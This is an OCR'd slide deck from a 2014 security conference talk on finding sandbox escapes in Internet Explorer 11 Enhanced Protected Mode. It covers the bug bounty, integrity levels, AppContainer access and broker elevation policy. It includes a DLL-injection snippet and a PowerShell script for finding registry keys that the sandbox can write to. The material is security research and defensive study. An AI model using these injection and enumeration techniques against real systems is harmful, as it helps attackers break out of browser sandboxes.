Legacy Sandboxing

Escaping IE11 Enhanced Protected Mode

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HITB AMS 2014

context

What I’m Going to Talk About

- Quick overview of IE Enhanced Protected Mode
- Some fixed bugs I found during IE11 Bug Bounty
- Where to find sandbox escapes
- Where else to continue looking for issues
- Zero day demo perhaps? ☺

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Background


Internet Explorer 11 Preview Program Guidelines

PROGRAM DESCRIPTION:

Microsoft is pleased to announce the launch of the Microsoft Internet Explorer (IE) 11 Preview Bug Bounty Program beginning June 26, 2013, and ending July 26, 2013. For 30 days, individuals across the globe have the opportunity to submit vulnerabilities found in Microsoft Internet Explorer 11 Preview on our latest Windows platform. Qualified submissions are eligible for payment from a minimum of $500 USD to $11,000 USD, and bounties will be paid out at Microsoft's discretion based on the quality and complexity of the vulnerability. Microsoft reserves the right to pay more than $11,000 USD, depending on the entry quality and complexity.

context

Background



Vulnerability type	Crash dump	Proof of concept	Functioning exploit	White paper	Sandbox escape	Base payout tier
RCE Vulnerability	not required	required	required	required	required	Tier 0 Could exceed $11,000 USD*
	not required	required	required	required	not required	
	not required	required	required	optional	not required	Tier 1 maximum payment $11,000 USD
	not required	required	n/a	optional	not required	
Important or Higher Severity Design-Level Vulnerability	not required	required	Proof of concept is sufficient	optional	not required	Tier 2 minimum payment $1,[illegible] USD*
Security Bug with Privacy Implications	not required	required	not required	optional	not required	
Sandbox Escape Vulnerability	not required	required	optional	optional	required	
ASLR Info Disclosure Vulnerability	not required	required	n/a	optional	n/a	Tier 3 minimum payment $500 USD*

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Goals in Mind

- Find as many sandbox escapes in 30 days
- Set some Rules of Engagement (to make it fun)
  1. Only Logic Bugs. No Memory Corruption or Fuzzing
  2. No Kernel Exploits.
  3. Default Installation
  4. No User Interaction Required
- Some flexibility of course ;-)

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
Tools and Setup



Let’s Go: A Bit of Background

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
IE Protected Mode



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Low Permission Processes

- Protected Mode uses Integrity Levels
- Internet Zone Process runs with Low IL in Token
  - Restricts write access to majority securable resources
  - Restricts Win32 through User Interface Privileged Isolation
  - Does NOT restrict read access to most resources
- Processes/Threads also have no-read-up by default

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
What Does it Mean, Enhanced?

- Enhanced Protected Mode (EPM) new in Windows 8
- Uses Windows 8 AppContainer's to further restrict what sandboxed process can do



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AppContainer Resource Access

- Restricts read and write access to resources
- DACL must give access to one or more of:
  - AppContainer SID
  - S-1-15-3-4096 – SID for Internet Explorer Capability
  - ALL APPLICATION PACKAGES group SID
- Low IL still applies as well to restrict writes


context

User Broker Services

- Medium integrity broker provides various services on behalf of protected mode process
  - Provides access to resources from low integrity
- Certain functions hooked and redirected to broker automatically
  - *CreateProcessW* and *WinExec*
  - *CoCreateInstance* and *CoCreateInstanceEx*
  - *CoGetClassObject*
- Uses registry based elevation policy to control what is allowed

context

Elevation Policy



context

Elevation Policy Types

Executable

AppName	REG_SZ	dfsvc.exe
AppPath	REG_SZ	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\
Policy	REG_DWORD	0x00000003 (3)

COM Object

CLSID	REG_SZ	{20FD4E26-8E0F-4F73-A0E0-F27B8C57BE6F}
Policy	REG_DWORD	0x00000003 (3)

context

Elevation Policy Types

Value	Result
3	Protected Mode silently launches the broker as a medium integrity process.
2	Protected Mode prompts the user for permission to launch the process. If permission is granted, the process is launched as a medium integrity process.
1	Protected Mode silently launches the broker as a low integrity process.
0	Protected Mode prevents the process from launching.

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
Potential Attack Surface



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
Enabling EPM

- Was default on RTM 8.1
- Disabled again in MS13-088
- Also supports 64 bit tab processes
- Default if using Modern Mode



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Testing Sandbox Escapes

- Want to test sandbox escapes?
- No RCE? No problem.
- Use a simple DLL injector

```
void* pBuf = VirtualAllocEx(hProc, 0, strlen(dllpath)+1,
                            MEM_COMMIT, PAGE_READWRITE);
WriteProcessMemory(hProc, pBuf, dllpath, strlen(dllpath)+1)

LPVOID pLL = GetProcAddress(GetModuleHandle(L"kernel32"),
                            "LoadLibraryA");

CreateRemoteThread(hProc, NULL, 0, pLL, pBuf, 0, NULL)
```

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
Set Appropriate Permissions

- Create a directory for DLLs
- Add “ALL APPLICATION PACKAGES” ACE to directory DACL
- Files will inherit ACE



Let’s Start Simple

context


Searching for Accessible Resources

```
Set-Location 'HKCU:\'
$iesid = "S-1-15-3-4096"
$aapsid = "APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES"

ForEach($key in (Get-ChildItem -recurse)) {
   $acl = Get-Acl -path $key.PSPath
   ForEach($ace in $acl.Access) {
      If($ace.RegistryRights -eq
         [Security.AccessControl.RegistryRights]::FullControl -and
            $ace.IdentityReference.Value -in $iesid, $aapsid) {
               Write-Output $key.PSPath
      }
   }
}
```

context


Searching for Accessible Resources



context

Process Monitor for the Win!

